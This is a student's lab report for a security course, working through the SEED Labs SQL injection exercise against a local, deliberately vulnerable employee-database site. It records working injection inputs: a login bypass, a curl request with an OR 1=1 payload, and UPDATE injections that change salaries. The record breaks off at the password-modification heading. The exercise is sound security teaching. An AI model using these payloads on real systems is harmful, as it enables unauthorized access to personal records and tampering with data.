PRANITA CAMASAMUDRAM

CPSC 8580 - SECURITY IN EMERGING SYSTEMS


LAB ASSIGNMENT 3 - Lab Report

INTRODCUTION : In this lab we are going to perform an SQL Injection attack on a website. This is to show the how the attackers can manipulate and disrupt the connection between the web servers and database that stores the information of the user.

ENVIRONMENT SETUP : In this task we are going to use two containers. One container is for the web application and the other for the database. The container used is 10.9.0.5 and the web application address is **http://www.seed-server.com/**.


TASKS INVOLVED :

Task 1 : First I have downloaded the labsetup.zip from the website and used the docker-compose.yml file to set up the lab environment. I have run the usual dockps and dcup command to get information about the container and access it.




```
[10/29/21]seed@VM:~$ DOCKPS
DOCKPS: command not found
[10/29/21]seed@VM:~$ dockps
5fd41f56001c  mysql-10.9.0.6
[10/29/21]seed@VM:~$ dockps
6aca9092f4e7  www-10.9.0.5
5fd41f56001c  mysql-10.9.0.6
[10/29/21]seed@VM:~$
```

PRANITA CAMASAMUDRAM



```
.absetup    Labsetup1.zip  Labsetup_SQL
.absetup1   Labsetup2.zip  Labsetup.zip
[10/29/21]seed@VM:~/Downloads$ cd Labsetup_SQL
[10/29/21]seed@VM:~/.../Labsetup_SQL$ ls
.absetup
[10/29/21]seed@VM:~/.../Labsetup_SQL$ cd Labsetup
[10/29/21]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[10/29/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-1-10.9.0.5, server-2-10.9.0.6,
attacker-ns-10.9.0.153, seed-router, seed-attacker, local-dns-server-10.
9.0.53, server-3-10.9.0.7, user-10.9.0.5, server-4-10.9.0.8) for this pr
oject. If you removed or renamed this service in your compose file, you
can run this command with the --remove-orphans flag to clean it up.
mysql-10.9.0.6 is up-to-date
Starting www-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2021-10-27 01:53:30+00:00 [Note] [Entrypoint]: Entrypoi
nt script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-10-27 01:53:31+00:00 [Note] [Entrypoint]: Switchin
```

First I had to get the **mysql -u root -pdees** command running inside the mysql container. Then I loaded the existing database itself. The screenshot below shows the database I have used for the lab.


SQLi Lab
www.seed-server.com/unsafe_home.php?username=Admin+'%3B%23&Password=
SEED LABS
Home
Edit Profile
Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	12345	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2 : SQL Injection Attack on SELECT Statement

This task is to show how the attackers access the webpage without requiring any password as a method of attack.

2.1: SQL Injection Attack from webpage.

For this I have entered the username as Admin ':# instead of the username. This got me access into the webpage full of employee information.



Employee Profile Login


USERNAME: Admin ';#

PASSWORD: Password

Login

Copyright © SEED LABs


The below screenshot is the employee database stored in admin.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	12345	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Similarly we can also login to Alice's profile using the same method.



SQLi Lab

www.seed-server.com/index.html

Employee Profile Login

USERNAME	alice '; #
PASSWORD	Password


Login

Copyright © SEED LABs

2.2: SQL Injection Attack from command line

This task is to access all the database without accessing the webpage.We do this using the curl command :
curl 'http://www.seed-server.com/unsafe_home.php?username=alice%27+OR+1%3D1+--%27'

The purpose of this curl command is to transfer data from the web server. I have used the http protocol to make this work.




seed@VM: ~/.../Labsetup

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;
">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
em active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profil
e</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><b
r><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><the
ad class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><t
h scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>98765</td><
/tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</t
d></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></
tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td>
</tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

The above screenshot shows the result of the curl command, which is all the data from the database can be seen above.

Task 2.3: Append a new SQL statement

This task is so that you append two SQL statements in such a way that not only we get access to the information but we can also modify the information in the database.



Employee Profile Login

USERNAME '; select1; #

PASSWORD Password

But I haven't been able to login as there is a countermeasrue preventing the attack from taking place.


Task 3: SQL Injection Attack on UPDATE Statement

In this we can see how to modify and update the information in the database.

3.1: Modify your own salary

The edit sign in web page allows you to modify all the information but your salary. This attack shows you how to modify your own salary and the update it in the database.


The below screenshot shows how I went forward with that attack.



Alice's Profile Edit

NickName	',salary='98765
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

You can see in the below screenshot that the salary is modified in the database.




Alice Profile

Key	Value
Employee ID	10000
Salary	98765
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

3.2: Modify other people' salary

After changing our salary we can also modify other's salary similarly. Here I modified Boby's salary from Alice's profile.


The below scfreenshot shows how I changed Boby's salary to 30.



Alice's Profile Edit

NickName	30' where name='bob
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

The result of the above can be seen by logging into Boby's profile.




Boby Profile

Key	Value
Employee ID	20000
Salary	30
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

3.3: Modify other people' password

